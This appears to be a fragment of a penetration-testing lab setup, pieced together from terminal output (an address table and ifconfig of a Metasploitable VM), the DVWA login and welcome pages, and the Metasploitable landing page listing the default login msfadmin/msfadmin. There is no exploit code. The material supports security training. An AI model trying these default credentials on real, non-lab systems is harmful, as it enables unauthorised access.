|                                    | 224.0.0.22       | 01-00-5e-00-00-16 | static  |
|                                    | 224.0.0.251      | 01-00-5e-00-00-fb | static  |
|                                    | 255.255.255.255  | ff-ff-ff-ff-ff-ff | static  |

```
link/ether 08:00:27:5a:c3:62 brd ff:ff:ff:ff:ff:ff
inet6 fe80::a00:27ff:fe5a:c362/64 scope link
    valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:5a:c3:62
          inet addr:192.168.45.174 Bcast:192.168.45.255 Mask:255.255.255.0
          inet6 addr: 2401:4900:4175:6207:a00:27ff:fe5a:c362/64 Scope:Global
            inet6 addr: fe80::a00:27ff:fe5a:c362/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:9161 errors:0 dropped:0 overruns:0 frame:0
              TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:720903 (704.0 KB) TX bytes:6682 (6.5 KB)
              Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:139 errors:0 dropped:0 overruns:0 frame:0
            TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:42153 (41.1 KB) TX bytes:42153 (41.1 KB)

msfadmin@metasploitable:~$
```



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

**DVWA**

**Welcome to Damn Vulnerable Web App!**

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

**General Instructions**

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutilidae](#)
- [DVWA](#)
- [WebDAV](#)